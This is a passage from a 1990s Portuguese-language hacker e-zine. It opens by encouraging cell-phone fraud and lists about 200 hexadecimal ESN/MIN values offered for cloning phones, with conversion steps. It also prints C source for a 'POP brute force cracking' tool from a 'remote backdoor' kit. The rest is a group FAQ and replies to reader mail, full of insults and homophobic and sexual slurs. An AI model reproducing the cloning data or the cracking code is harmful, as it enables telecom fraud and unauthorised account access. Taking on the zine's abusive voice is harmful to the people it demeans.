Bom, entao era isso! Ainda existem muitas coisas para se descobrir sobre telefonia celular. Soh tenha cautela e nao faca nada estupido. O mundo phreak eh bastante divertido mas tambem bastante traicoeiro.

NOTA (1): escuta telefonica pode dar de 3 a 5 anos de cadeia.
NOTA (2): nao sei ao certo mas fraudes telefonicas devem dar bem mais.
NOTA (3): este artigo tem o proposito apenas de distribuir informacao.
Se nao gostou, ignore! Se se sentiu ofendido com informacoes contidas nesse texto, ignore! Se esta pensando em fraudar o sistema celular, vai firme! Nao to nem ai se te pegarem. Problema seu, responsabilidade sua!

18:> Acabando de vez com a telefonia celular Brasileira - PARTE II

:• by AciDmuD & VooDoo

Pai, acho que depois dessa no's vamos preso! Deem uma olhada no que conseguimos em 5 dias scaneando ESN/MINs. Hehehe... tem neguinho que chega com 3 ESN e acha que agita! Essa e' pra meter no cu de quem ainda nao acredita no poder da fraude.
Axur05 voltando em ALTO estilo! hihihihihi....
Cada numero deste e' mais um clonezinho no mundo (viva a fraude).
Nao esqueca que ate a calculadora do WINDOWS converte essa porra pra ESN/MIN soh coloca no hexa, digitar o numero depois converter pra decimal. Nao to afim de converter pq terei que faze-lo manualmente e o filtro que usei me deu essa saida.
Por favor se vc e' daqueles super-hackers do canal #hacker nao use isso, afinal estamos falando de phreaking ;P
Espero que meu todo trabalho tenha sido util.

* 200 NUMEROS HEXADECIMAIS PARA CLONAGEM by AXUR05 BRAZIL *

Obs. Aos inuteis e incapacidatos! Eu ja fiz o trabalho de converter estes ESN/MINs mas no caso de vc pegar um lembre-se de fazer sempre:

ESN:1234567890 - 10 digitos
Tire o ultimo numero no caso o 0
123456789
Coloque isso na calculadora do Windows usando DEC
Mude para HEXA e a saida sera':

HEXA: D432A5FF
HEXA: D5754939
HEXA: D4236B40
HEXA: D432A3OF
HEXA: D4393423

HEXA: D470929C
HEXA: D47092F8
HEXA: D470930B
HEXA: D4393309
HEXA: D4436809
HEXA: 9D14F9C1
HEXA: 9D1B0C87
HEXA: 9D1B0C87
HEXA: 9D1B087D
HEXA: 9D1BD85C
HEXA: A2218981
HEXA: A2201CFD
HEXA: A2218800
HEXA: D58B08B4
HEXA: A22188BA
HEXA: D59329CF
HEXA: D42B70E0
HEXA: D59B07A6
HEXA: D5997742
HEXA: A2201BC9
HEXA: 9D1B0C87
HEXA: D59FA79B
HEXA: D58A7D18
HEXA: D5589803
HEXA: D58B08BA
HEXA: D58B08BA
HEXA: D558F185
HEXA: D593266D
HEXA: D5CC0828
HEXA: D5A4718D
HEXA: D58BD0A0
HEXA: D5AA1BB5
HEXA: D5927BBA
HEXA: D5A4718D
HEXA: D59329C5
HEXA: D5CC08B5
HEXA: D59A06E4
HEXA: D5CC09EA
HEXA: D5932A7A
HEXA: D59A06E4
HEXA: D59AC0DB
HEXA: D59AD228
HEXA: 9C6B82D9
HEXA: D5BDB6A3
HEXA: D5BF61EC
HEXA: D5BCBF2C
HEXA: D5BF61C5
HEXA: D59857D1
HEXA: D5BDB6A3
HEXA: D5BF61EC
HEXA: D5BCBF2C
HEXA: D59857D1
HEXA: D5B7A3AF
HEXA: D59BC66B
HEXA: C3B00118
HEXA: D5BF618C
HEXA: D5985844
HEXA: D5BCBF96
HEXA: D5BF6187
HEXA: D5B7A3AD
HEXA: D5BF61C0
HEXA: D58B77CA
HEXA: D58B1A7C
HEXA: D5B0D29D
HEXA: D558789D
HEXA: D5B21EF7
HEXA: D5CC0A33
HEXA: 9C6B7887
HEXA: 9D2D3CD9
HEXA: D4321E5D
HEXA: D433E42E
HEXA: D4321F01
HEXA: C3FBCE13
HEXA: C3FBCEE4
HEXA: D5B3C7C4
HEXA: D5B3C7C4

HEXA: D5982DB2
HEXA: 9C6B82A6
HEXA: D59341E5
HEXA: D5984CC8
HEXA: D593283F
HEXA: D59343D0
HEXA: D5925E2C
HEXA: D593279B
HEXA: D5930620
HEXA: D593254B
HEXA: D593254B
HEXA: D5930770
HEXA: D5925E64
HEXA: D59321CD
HEXA: 9C68ED41
HEXA: 9C6B786F
HEXA: D59A420B
HEXA: D5CC04D3
HEXA: D5CC04CE
HEXA: D5B3C95C
HEXA: D5B898E9
HEXA: D5B898E9
HEXA: 9C6B7F89
HEXA: D59BAA31
HEXA: 9C75A37D
HEXA: 9C75A382
HEXA: 9C759916
HEXA: D5B21F4E
HEXA: D5B7AC1A
HEXA: D5C63455
HEXA: D5B34B8D
HEXA: D5C62BD2
HEXA: D5B89356
HEXA: D5FAE153
HEXA: 9C75A702
HEXA: 9C75A702
HEXA: 9C75A702
HEXA: D5C5197E
HEXA: D5C62BAC
HEXA: D5C4BB42
HEXA: D5C63456
HEXA: D5C63456
HEXA: D5B89348
HEXA: D5B34BE4
HEXA: D5B89A19
HEXA: D5CC1DA5
HEXA: D5B7B6F9
HEXA: D5B7B6F9
HEXA: D5B898EA
HEXA: D5CC1DAC
HEXA: D5C42C71
HEXA: D5C516DC
HEXA: D5B89504
HEXA: D5C63453
HEXA: D5984F52
HEXA: D5B34BD0
HEXA: D58B1C50
HEXA: D5B1DDB5
HEXA: D5B34BCE
HEXA: D5CC04D0
HEXA: D5983061
HEXA: D5B024BA
HEXA: D5B21FFC
HEXA: D58BDAE2
HEXA: D58BDAE2
HEXA: D5ABA952
HEXA: D5B21ED9
HEXA: 9C68F2E0
HEXA: 9C68EEAD
HEXA: D5CC385B
HEXA: 9C68E7D4
HEXA: 9C678E63
HEXA: 9C6B7F71
HEXA: D5B04249
HEXA: 9C6B83C3
HEXA: D5B024A2

HEXA: 9C68EED7
HEXA: 9C68EECB
HEXA: 9C68EECB
HEXA: D5C4A438
HEXA: D5B3F022
HEXA: 9C68EEAE
HEXA: D58BD93E
HEXA: D58BD93E
HEXA: D59A6157
HEXA: A21889DD
HEXA: A21A72DD
HEXA: D5B3C90C
HEXA: 9C68EB1C
HEXA: 9C68EB1C
HEXA: 9C6B7940
HEXA: D5ABA9A1
HEXA: D5AA563F
HEXA: D5AA563F
HEXA: D59A42BC
HEXA: D59A748C
HEXA: D59A0844
HEXA: D558FF6F
HEXA: D599CA8C
HEXA: D59A3696
HEXA: D593A5C2
HEXA: D5A932EC
HEXA: D5AB8056
HEXA: D59A42BC
HEXA: D59A748C
HEXA: D59A0844
HEXA: D558FF6F
HEXA: D599CA8C
HEXA: D59A3696
HEXA: D59345C2
HEXA: D5A932EC
HEXA: D5AB8056
HEXA: D59A42BC
HEXA: D59A748C
HEXA: D59A0844
HEXA: D558FF6F
HEXA: D599CA8C
HEXA: D59A3696
HEXA: D59345C2

Na hora da clonagem, quem conhece sabe que soh isso que importa.
Junte este com o outro documento e teras o maior documento em
portugues
para phreaking ate hoje escrito! Nao saia por ai fazendo idiotices,
lembre-se, o crime sera de responsabilidade SUA.
Se acontecer algo conosco que seja de conhecimento publico, pelo amor
de Deus... nao parem de clonar ;))

```
┼──────────────────────────────────────────────────────  ── - - - ── •
│ 19:> Project: Remote backdoor development kit
└──────────────────────────────────────────┐ :• by csh
                      ┼──────────  ──  -  - ──  -  •
```

  Eh isso ai gurizada... na real esse projeto nao deve mais ser chamado de
remote backdoor development kit, mas sim um kit de programacao pra
client/server usando BSD sockets. Tentei escrever o codigo o mais limpo
possivel, teoricamente ele eh compativel com todos os unices(testado em
linux, bsd, aix, sysvr(80% funcional)).
  Como dito anteriormente, eh um projeto, estah atualmente na versao
0.3b(provavelmente estara na versao 0.31b quando posto na page da axur05).
  Para exemplificar aki vai um exemplo de como eh facil fazer um programa
usando as libs do remote backdoor dev kit.

```
--------------8<----- cut here ------8<------8<--------------------
/*
                                        Remote BackDoor Development kit v0.3beta
                                                                      POP v.1.2
                                                    -------------------------
                                                    (c)1997, csh@sekurity.org
*/
```

```
#include "bdkit.h"

main( argc, argv)
int argc;
char **argv;
{
  int soc, siz;
  char tmp[1024];

  printf("TCP/POP brute force cracking v1.2 from "BDKIT_VERSION);

  if (argc<4)
     {
     printf("%s: <IP> <login> <password> \n", argv[0]);
     exit( 1);
     }

  soc = do_conexion( argv[1], 110); /* conecta na pop */

  /* dump string */
  do
    {
    siz = read( soc, tmp, 1024); tmp[siz]=0;
    printf("[%d]%s", siz, tmp);
    } while (incoming_char(soc, 0)>0);

  /* manda username */
  sprintf( tmp, "USER %s%c", argv[2],13);
  soc_writeln( soc, tmp);

  do
    {
    siz = read( soc, tmp, 1024); tmp[siz]=0;
    printf("[%d]%s", siz, tmp);
    } while (incoming_char(soc, 0)>0);

  /* manda password */
  sprintf( tmp, "PASS %s%c", argv[3],13);
  soc_writeln( soc, tmp);

  /* dump string */
  do
    {
    siz = read( soc, tmp, 1024); tmp[siz]=0;
    printf("[%d]%s", siz, tmp);
    } while (incoming_char(soc, 0)>0);

  close(soc);
}

pra compilar..

cc -o pop pop.c -DSTREAMING -Ilib lib\bdkit.c
```

20:> Axur05 FAQ

:• by VooDoo

Recebemos todos os dias centenas de e-mails com perguntas de usuarios querendo tirar duvidas e/ou resolver problemas. Como o numero de msgs eh realmente muito grande raramente damos um reply em todas elas. Bom, algumas mensagens sao tao parecidas que se fosse gerado um reply automatico o esquema funcinaria perfeitamente bem. Por causa disso resolvemos criar esta pequena FAQ com as perguntas mais frequentes que sao enviadas a nos. Esperamos que seja util (porque pra nos com certeza eh ;)

[01] Gostaria de mais informacoes sobre voces e a Axur05.

Somos um grupo de amigos aparentemente tao normais quanto voce que

esta lendo isso aqui agora. Resolvemos nos reunir e escrever uma revista eletronica (Axur05) contendo assuntos tecnicos relacionados a computadores e seguranca em geral. Ao contrario do que muitos pensam, nao somos hackers e nao estamos nem ai pra nenhum tipo de rotulo que certas pessoas jogam em outras. Simplesmente gostamos de uma parte da informatica muito pouco difundida. Para nos, computadores representam um desafio e nao um simples "instrumento de trabalho" monotono que eh usado para executar tarefas dia apos dia da mesma maneira. Mais informacoes sobre o pessoal que escreve a revista pode ser obtida escrevendo para os mesmos.

[02] Quero ser membro. Onde posso preencher o cadastro?

Nao existe cadastro. Se quisessemos reunir um batalhao de usuarios de Internet colocariamos na nossa pagina uma banner com um aviso de que as inscricoes estariam abertas. Garanto que em 10 dias teriamos mais de 5 mil pessoas interessadas. Porem, tb posso garantir que 90% do pessoal gostaria de ser membro nao para trocar informacoes com pessoas de mesmo interesse, e sim para ficar sentado em casa, tomando seu cafezinho, vendo MTV com sua placa de TV e apenas recebendo informacoes. E o esquema nao eh assim. Todos os membros atuais se conhecem, trocam informacoes e contribuem de alguma forma para o crescimento e divulgacao da revista.

[03] Eu quero contribuir tambem. Como faco?

Apenas entre em contato conosco. Se o que voce tiver for alguma coisa realmente boa, inovadora, original e voce deseja mostrar isso ao mundo nos teremos prazer em publicar em alguma edicao da revista. Tambem se voce tiver em mente um bom projeto e nao tem onde hospedar/divulgar o mesmo, nos podemos ceder o espaco necessario em nosso servidor. Apenas escreva para algum de nos relatando detalhadamente o que voce planeja.
P.S: Nao somos o geocities que da chance de losers estupidos hospedarem suas fotos de criancas fazendo sexo. Portanto, nao venha pedir espaco para a pagina pessoal do seu cachorro que nos vamos te ignorar.

[04] Quem sao os membros atuais do grupo?

Atualmente estamos com a seguinte configuracao... ;)
[AciDmuD] [csh] [Axcel] [VooDoo]

[05] Voces tem BBS ou um Site FTP com conta "anonymous"?

Sim e nao! Alguns de nos rodamos boards privadas acessiveis apenas por quem a gente escolhe pelo simples motivo de que nao queremos ninguem fazendo besteira nos nossos sistemas. FTP anonimo foi desabilitado por "security purposes" :)
Porem, todos os arquivos localizados em nosso FTP (fora aqueles das areas privadas e members only) estao disponiveis em nosso site.

[07] O que eh a area "members only" que tem no site? Como ter acesso?

Esta area eh exatamente o que do nome diz: "Members ONLY". Para ter acesso a essa area eh muito simples: eh soh ter um login e uma senha. Para ter um login e uma senha eh necessario ser membro. ;)
Pedimos que nao nos enviem mensagens perguntando o que tem nessa area ou se a gente libera um login apenas para voce "olhar". Mensagens desse tipo serao ignoradas.

[09] Voce poderia me enviar o arquivo "tal" que nao esta no site?

Nao, nao podemos e nao vamos enviar nada. Nao somos entregadores e nossos e-mails nao funcionam como um FTPmail. O que podemos fazer eh buscar o programa/arquivo e disponibilizar o mesmo para todos lah no site.

[10] Voces poderiam me enviar algumas senhas do provedor "XXXXXXX"?

Nao! Sinceramente, isso eh coisa de vadio. Ao inves de ficar mandando

mensagens como esta o individuo poderia ler algumas coisas sobre seguranca e tentar invadir o provedor XXXXXXX sem a ajuda de ninguem. Ou seja... o envio de mensagens como esta eh perda de tempo total.

[11] Porque voces me ignoram e nao respondem meus mails?

Talvez a sua mensagem nao mereca uma resposta. ;)
Nao respondemos a todas as mensagens simplesmente porque nao estamos 24 horas disponiveis para ficar ajudando outros usuarios. Jah recebi ate mails de pessoas pedindo o procedimento para fazer a limpeza de um mouse. Quando recebemos coisas como essas pensamos logo: "e assistencia" tecnica serve pra que???"

[12] Voces nao vao traduzir os textos em ingles que estao no site?

Claro que nao! Nao somos grupo de traducao pra fazer coisas como essa. Existem varios grupos de traducao que fizeram trabalhos excelentes traduzindo textos e manuais de linux/unix. Procure um deles!

[13] Me ensina a usar o cracker jack?

Nao!

21:> Rooxing mails !!

:• by VooDoo

From: data@xs4all.nl
Subject: Send mail: Wooooooow !!!

Although I cannot read the most of your pages, I have to say
I am absolutely amazed by the beauty of all this, I have seen
many, many pages, but this one is the best one I have EVER seen !!!
Are you planning an English section ??? (I think Dutch would be too
strange ... Great work!

Cara da xs4all areas da Holanda, um dos maiores do mundo, tipo do neguinho que nao se acha! Faz a sua parte bem feita e fica na sua ;)
Ingles? Logo, logo...

From: "???????" <??????????@mail.iae.lt>
Subject: Hi hackers !!!

Hi ! My name is Andrew Runov. I'm from Lithuania. I am just beginner
in hacking.
I know just basic...and don't laugh !!! I know a little Html code
Please send me this interesting Html language. I want to be a hacker...
Please be my teacher...bye now...oh my nickname is Mad Dron (call me
Mad Dron. I don't)...

Lituania??? Jah estamos lah tb!
Bom... jah respondemos diretamente para o famoso Mad Dron! :)

From: ???????? <???????@douranet.com.br>
Subject: provedores FDPs

E aih galera... vcs saum realmente d+...
queria pedir um favor...
Derrubem um provedor FDP daki de Dourados MS q fica nukando a galera...
valeu. O provedor e' a menthor internet
Valeu por tudo, desde as revistas editadas ate entao...
Mac åhe Sadness

Provedor nukando os usuarios? Hummm, meio dificil! Mas nao dah nada.
Nao conhecemos esse provedor, nao temos nada contra ele e nao fazemos coisas como essa simplesmente porque alguem implicou com um provedor

que dah acesso internet (bom ou ruim... nao sei!) a centenas ou ate
milhares de pessoas. Falow!

From: ???????? <??????@geocities.com>
Subject: (no subject)

Ei cara me da uma ajuda ai sobre o netforward como devo configurar meu
emailer para ele! isso se nao for pedir muito!

E' pedir muito sim!

From: ???????? <??????@????????.??>
Subject: (no subject)

A Revista Axur05 e' indiscutivelmente fantastica, aproveito para falar
que no Recife, todas as dicas sobre celulares estao funcionando
perfeitamente.
Nao sou hacker, mas sou um colecionador de suas historias e
material, programo a pouco tempo em pascal e me amarrei principalmente
no material da equipe de vc's.. Parabens!!

Valeu! E' bom saber que os esquemas estao funcionando!

From: ????? <?????@innocent.com>
Subject: Axur05

O Axur05 e' demais , eu tenho ate' o numero 02 , tem mais alguma edicao ?
Se possivel , me mande o telefone de alguma BBS underground brasileira
onde eu possa achar o Axur05 .
Um abraco

Tks! No momento estamos neste numero (03). Nem faco ideia das BBS que
estao distribuindo o zine, mas quem desejar fazer isso esta' totalmente
liberado.

From: ??????? ???? <??????@pocos-net.com.br>
Subject: Hack

Caro Axur05 (me desculpe, mas nao sei seu nick)
Estou precisando de uma dica:
Consegui a senha de diversos provedores, mas, nao sei como fazo para
usa-la a nao ser por ligacao direta ao provedor, coisa que sairia caro
para mim no final do mes, pois estes sao todos fora de minha cidade.
Caso vc possa me ajudar, ficarei muito grato.
Obs.: outra coisa, estou precisando do CrackerJack for DOS, caso saiba
onde tem, me avise.

Hummmmm... Voce nao conhece telnet, FTP, E-mail e coisa e tal...?
Existem 1001 possibilidades de utilizacao de uma senha. Teoricamente,
voce pode fazer tudo o que faz com a sua senha (soh nao diga q voce
usa ela apenas para acesso). O crackerJack esta' na area de crackers
do site.

From: ?????@HOTMAIL.COM
Subject: Send mail: TO HELL

TO HELL!!!!!!!!!!!!!

Thanks! :)

From: ?????????? <???????@datacontrol.com.br>
Subject: MEMBRO?

Cara... gostaria de saber como posso me tornar membro da AXUR05!!??
please me diga ok!!!
espero respostas ahhh?
e sem mail bomb ok heheh!!!

Pra que voce quer ser membro? Apenas para acessar as "coisas" que
estao na area members only e receber informacoes ou para contribuir

para o crescimento do zine?
Caso a opcao seja a segunda mande uma foto (nao a sua... manda da sua irma), o numero do teu CC e 100 dolares em vale postal para o nosso endereco. =) Falando serio: pra ser membro o esquema e' outro...
P.S: mail bomb e' coisa de moleke que nao tem nada pra fazer.

From: ???????@NUTECNET.COM.BR
Subject: ?????

Eu uso o Internet Explorer 3.X e as paginas causam diversos erros de javascript: devo pegar o Netscape Communicator?

Bom, as paginas foram programadas para serem visualizadas apenas no netscape Communicator. Com o IE (tambem chamado de Internet Exterminator por soh detonar o HD), as paginas podem causar diversos erros visto que o IE nao suporta 100% de javascript.

From: ??????????@?????.com.br
Subject: Report Error

Essa Pßgina Inteira 0 um Erro! tirem essa bosta do ar entrem em http://www.??????.com.br/?????? e aprendam um pouco!

Uma pergunta: voce e' escravo? Ninguem obrigou voce a entrar em nosso site. Mas tudo bem, eu visitei a sua pagina e vi realmente uma pagina hacker. O layout e a aparencia estavam perfeitos: fundo preto com fonte marrom. Nada mais que cinco Java Applets e um numero indeterminado de gif's animadas. Mais paulada mesmo foram os textos: "gosto de hackear, jogar futebol, musica country..." Bahhh, que palhacada! Paginas como a sua so' entopem a Internet de lixo! Se eu soubesse o telefone da senhora sua mae eu ligava e pedia pra ela "tirar voce do ar". Mas nao quero dar mais esse desgosto pra veia... :)

From: ??????????
Subject: Send mail:

Axurers, so quero que voces saibam que eu EXISTO,
e breve tomarao conhecimento disto pessoalmente (hehehe...voces verao)
Brother, voces sao muito fodas e so tenho as 3 primeiras versoes da revista... Tal, eh isso ai entao, fiquem na moral.... (o hombre mais caliente da intermet)
ps: UM BEIJO PARA TODOS...
To de sacanagem, lhes peco para nao me levar a serio pois a EMOCAO eh incomensuravel)

Aeee! Bom, agora todo mundo sabe que voce existe!
Falow. Sem stress...

From: ?????????@hotmail.com
Subject: Algumas mat0rias, um elogio

Realmente um site de padrao internacional e uma revista de fazer inveja pra' qualquer um em qualquer lugar.
Acho que seria legal uma materia sobre como ler mensagens colocadas em private, quando se esta' dentro de um chat www, tipo UOL.
Seria legal sacanear os mauricinhos que andam por estes lugares.
Outra, uma sobre anonimato na WEB.
Valeu.

Valeu dwd!
Quanto as suas sugestoes e' o seguinte: eu particularmente acho um lixo esses chat WWW. Esses lugares sao repugnantes! Sei que tem muito maluco que consegue derrubar o pessoal e fazer outros esquemas nesses CHATS.
Quanto a outra sugestao, vamos pensar em algo nesse sentido.
Mas, a sugestao esta aceita. Falow!

From: ??????@prodigy.net
Subject: Send mail: password

What is the best program to crack xxx password?

Intelligence ;)

From: ????????@sec.secrel.com.br
Subject: Anarquia

Ta tudo muito bom, ta tudo muito legal, mas os "Anarchy" sao todos em ingles? Passa pra Portugues que fica mais COOl!
Valeu e meus parabens por ter feito um trabalho tao bem feito..

Opz, nao somos um grupo de traducao pra ficar traduzindo o trabalho dos outros. Claro que portugues ficaria mais paulada mas.. sem stress ;)

From: ??????@geocities.com
Subject: Axur5

Bom pra comecar eu queria homenagea-los pela Home Page e pelo conteudo dela E em segundo eu sei que e' uma pergunta boba mais eu queria saber que programas vcs usam para fazer os graficos contido na axur5

Valeu pelos elogios.
O simbolo principal foi feito por um maluco chamado DarkSoul e editado por mim epenas para trocar as cores e posicionar novamente as figuras. Os outros graficos sao feitos no Corel Draw, Photo Paint/Shop ou qualquer outro prog com uns filtros legais.

From: ??????@hotmail.com
Subject: Send mail: D·vida

Bom, eu sei que voces pediram para nao pedirmos nada, mas estou com um manual do anarquista aqui e a biblia do motorolla, nao sei se voces tem, por isso estou escrevendo, eu posso mandalos para voces, mas gostaria de saber se neste site existe o Kaboom e o Homicide, programas bomber. Por favor me escrevam.

Nao, voce nao entendeu. Mensagens com duvidas interessantes e coisas do tipo sao muito bem vindas. Apenas colocamos aquilo para que o pessoal nao fique pedindo programa, dica estupidas, senhas e coisarada...
Valeu mas temos esses dois arquivos sim e os bombers estarao em breve disponiveis.

From: ???????@facil.com
Subject: Send mail: D·vida...

Gostaria de saber se este site e sobre uma revista em papel ou se e somente virtual. Se for encontrada tb em papel, como faco para adquirila, caso ela nao chegue em minha cidade(como nao chega!!!)

Interessante. Recebemos diversas mensagens desse tipo. :)
Nao, a revista Axur05 e' uma revista eletronica gratuita e ao contrßrio da 2600, nao e' vendida em bancas e livrarias.

From: fuck.you@lamefuckers.org
Subject: Send mail: Fuck YoU!

Hey idiotas! Falem serio... vcs dizem "Sem Mestres", mas se acham FODAS pq fazem uma revistinha de bosta, Vcs se acham fodas? Ate agora soh vi babozeira... se achando deuses... realmente, per toda maioria esmagadora de lamers no brasil, q acessam aquele irc-script-lamers #Brasil,vcs sao deuses... vcs e q um outro q tenha um minimo de CEREBRO...Pq nao param de se idolatrar? Vcs falaram dele, mas estao ficando IGUAL aquele idiota q escreve aquela Barata Eletrica... o cara diz ate q tem FA CLUBE... daqui a pouco vcs estao montando um fa clube pra vcs mesmos right? Francamente... se assim o quizerem, respondam na sua proxima revistinha q eu vejo...

Bom, depois de corrigir os erros de digitacao de sua mensagem vamos a resposta. Se a nossa "revistinha" e' uma bosta porque voce nao salva o mundo e faz algo melhor? Nunca nos idolatramos ou nos achamos "deuses". Se voce acha que qualquer um outro que tenha um minimo de CEREBRO pode virar Deus voce com certeza nao se encontra na lista. E outra coisa: FA CLUBE????? Se o cara la tem um fa clube e' problema dele. O nosso talvez fique pronto quando voce aprender a limpar a bunda direito, ou seja, NUNCA! Nao temos culpa se voce nao tem capacidade pra escrever um bagulho decente e isso acabou gerando um complexo na sua podre, fetida e putrida mente. Agora faTa um favor para metade da populacao mundial: desapareca! ;)

From: ???????@bsi.com.br
Subject: Mais que LIXO !

VAI SE FUDE !!! EU ENTEI NESSA PORRA DE ENDERE╠O E DEMOROU 2 ANOS E MEIO PRA CARREGAR !!!!!!!!! ODEIO ENDERESO ASSIM QUE N├O PRESTA... NUNCA MAIS ENTRO NESSA MERDA!

OK! Agradecemos se voce nao entrar mais em nossa pagina. Imagine se enquanto voce esta visitando nossa pagina acontece um ataque de dor no utero ou algo como uma corrosao dos ovarios em virtude do sexo bizarro com equinos que voce pratica. Se voce morrer o Ibama pode nos processar... Sem stress... ;)

From: ????????@AOL.COM
Subject: Send mail: NESTSCAPE?

SEI QUE PARECE UMA PERGUNTA BOBA MAS:
PORQUE O NESTCAPE + MELHOR QUE O EXPLORER
QUAL A VANTAGEM?

Vantagem? Posso citar algumas...
1) O Internet Explorer nao tem suporte total a JavaScript.
2) De cada 5 Bugs encontrados no IE sao encontrados 1 no Netscape e este e' 100 vezes menos "drastico" do que os bugs do IE.
3) Ate' quando voce acha que o IE vai ser gratuito?
4) Microsoft (apesar de fazer uns progs legais) 0 suja e monopolista!
SALVE NETSCAPE ;)

From: ????????@hotmail.com
Subject: obter permissao

criei uma hp (http://www.geocities.com/Hollywood/Set/?????/?????.htm)
eu queria saber se posso distribuir e divulgar o zine na minha pagina
e incluir na parte de link sua hp reply p/ mim poder acabar a page OK

Na boa! Pode meter os zines e o link na sua pagina. So pedimos que nao coloquem links que levem ao download direto de nossos arquivos. O melhor a fazer e transferir os arquivos que voce quer distribuir para o seu espaco em disco.

From: ???????@tecnet.com.br
Subject: Send mail: Resposta

Gostaria de saber como eu descubro as senhas dos usuarios de meu servidor!!! Envie para mim como fazer isso o mais rapido possivel! Thanks.

Ha duas maneiras de fazer isso: tente pedir para cada um deles as respectivas senhas. Se tiver tempo peca o login tambem, assim voce nao gasta tempo tentando descobrir.
A outra maneira e um pouco mais facil: pegue o login de um usuario e transforme tudo em numeros de acordo com a posicao de cada caracter na tabela ASCII. Logo apos multiplique o numero encontrado por 1758490,33 (importante: nao pode ser feito na calculadora). Depois disso pegue o resultado e aplique a raiz quadrada. Se o resultado nao for um numero inteiro subtraia 100 da terca parte do que voce encontrou anteriormente

e some com o antigo resultado. Transforme o numero em um numero inteiro
e aplique baskara tomando o primeiro valor como "a", a metade de "a"
sendo "b" e a metade de "b mais a metade de "a" mais duas vezes "b"
sendo "c". Retire 20% do valor de cada raiz encontrada e some as duas.
Despois disso multiplique o resultado pelo dobro da velocidade do seu
computador em milhas por hora e divida pelo numero de setores
defeituosos no HD de cada usuario. Depois e' so' transformar o valor
em caracteres de acordo com a tabela ASCII (sempre de 96 a 122). Vai
tentando por esse metodo e caso nao de certo: sem stress, nao desista...
Eh cada um q so vendo mesmo. =)

From: ??????????@domain.com.br
Subject: Send mail: Valeu!!!

O Zine e o MELHOR que ja pude ler, assim sendo os que falam mal dele e
pq nao conseguem fazer uma obra de tao alto valor para a familia Hacker.
Continuem assim e quando precisarem de alguma ajuda, estou a disposicao.

Valeu!
Tenho a mesma opiniao. O maluco pode ate nao gostar e achar uma coisa
inutil (qualquer um tem esse direito) mas os que falam mal e se acham
os maiores so porque ficam mandando bombZ e flames e por que nao
conseguem fazer algo melhor. Falow...

From: ?????????????@br.homesshopping.com.br
Subject: Virus

Verifique os arquivos de download do Novell, meu antivirus Pc-cillin
detectou virus no arquivo getit.com.

Valeu pelo aviso mas quem tem que ficar ligado sobre estes esquemas de
virus e' quem faz o download dos progs (nao apenas de nosso site mas de
qualquer um). Portanto esta dado o aviso.

From: ?????????@vitoria.com.br
Subject: Send mail: Warez?!?!

Pq naum fazem uma parte Warez tipo Microcrap, ao inves de tirarem ela
do ar? Ficaria muito legal e vcs naum teriam responsabilidade sobre os
links colocados ali.

Nossa intenтπo era fazer uma pßgina warez apenas com links para pßginas
ou FTP abarrotados de progs (apenas programas, games eh foda). Mas antes
mesmo da pßgina entrar no ar jß cometou a dar problema e, para evitar
maiores confusJes, abandonamos o projeto.

From: ?????????@???????.com.br
Subject: Report Error

Nao eh um erro, e sim uma desconsideracao com usuarios linux/unix
Voce deixou a revista em formato ZIP, e nao eh todo mundo que tem
o winzip para unix/linux, logo, nao posso abrir a revista.
Sugiro que vc utilize alem de zip, uma compactacao tar, gz, ou
outra que o unix possa abrir facilmente.
Muito Obrigado

Claro, nao e' todo mundo que tem winzip pra unix/linux. (Olha o nome,
WINzip... ta' ligado :)). Mas diria que 99% de usuarios de linux/unix
tem zip e unzip (o 1% Θ formado por usußrios que ainda nao conseguiram
instalar o sistema). Logo, qualquer usuario destes sitemas pode abrir a
revista. :)

From: youdonneedtoknow@nowhere.com
Subject: Report Error

I don't understand this language!!!!!

Ta e dai? Te fode! ;)

From: ????????@techno.com.br
Subject: Send mail: Script

Mas bem q vcs poderiam fazer o AXUR SCRIPT...
C quiserem ajuda estamos aqui.
ahhh, e desulpa a pressa....
qquer coisa me procure na brasirc. #????? com o nick de \???????\,
valeu e t+

AXUR Script????
Meu, tu bebeu? :)

From: ???????@thor.intercafe.com.pl
Subject:

i want voodoo fuck you

Opz, Thanks!

From: O Elefante <elefante@elefante.com.br>
Subject: Mais memoria de Elefante para voce!

Prezado Usuario,
O Elefante esta` radiante de alegria, pois tem tres importantes
novidades para dividir com voce.
A primeira novidade e` que, atendendo a muitos pedidos, estamos
expandindo a capacidade de nosso paquiderme de 50 para 75 datas
por pessoa. Isso quer dizer que agora voce tem 50% a mais de
~memoria de Elefante~ para usar e abusar!
Outra grande noticia e` que ja contabilizamos mais de 1.200
inscritos em nossa super-promocao ~Va` a Africa de graca com
o Elefante~.
Voce, que ainda nao se inscreveu, ainda tem tempo - as inscricoes
se encerram no dia 31 de janeiro!
Para terminar, o mais importante? ~O Elefante~ foi classificado
como finalista no concurso ~Internet World Best 97~, na categoria
~Servico on LineComercio Eletronico~. Agora, na reta final,
precisamos da ajuda de todos para um empurraozinho que classifique
novamente nosso amado Paquiderme! Nao deixe de votar em nos no
endereco <http://www.mantel.com/briwbest97>. Contamos com
sua ajuda!
E mais novidades estao a caminho! Estamos fazendo de tudo para lhe
oferecer o melhor servico da Internet.

Um abraco bem apertado do... O Elefante e sua manada

Hahahaha! Eh foda!
Os caras inscrevem meu endereco em cada esquema que soh vendo mesmo.
Agora esse do elefante foi triste! ;)

From: ??????????@nutecnet.com.br
Subject: Vamos ficar amigos?

EU SOU GAY EDAI...
o que voces tem contra gays?
Posso meter um processo no rabo de voces seus merdas.

Nao temos nada contra gays (ate' porque a cada novo casal de gays
sobram duas mulheres a mais no mundo...) Quanto ao processo pode
mandar (soh o negocio de levar no rabo a gente deixa pra ti que gosta
dessas coisas). :))

From: ???????@????com.com
Subject: Send mail: Eu sou o melhor do mundo

Eu sou o melhor hacker do mundo.
Eu desafio qualquer um para um desafio de hackeagem.
Eu tb sou um otimo cracker, ja destrui muitas hp, com por exemplo a da
disney. Se alguem tiver alguma duvida duvida disso, e so passar um

e-mail para mim. Meu e-mail e ???????@????com.com
Tome cuidado para nao ter a sua hp destruida pelo super ??????

Tao pensando que isso e' o que?
Os caras mandam essas merdas com o nome de um amigo soh pra queimar com o cara. Coisa de gente sem imaginacao...

From: ??????@capecod.net
Subject: Report Error

EVERYTHING IS IN SPANISH!!!!!!!!!!!!!

SPANISH??????
Spanish o KCT ;)

From: Black Wizard <??????@unacs.bg>
Subject: ACC

Hi, I`m from Bulgaria ?))
Please send acc for AXUR05.org
:))

Hummm, Bulgaria! OK! :)

22:> Novo Webmaster

:• by VooDoo

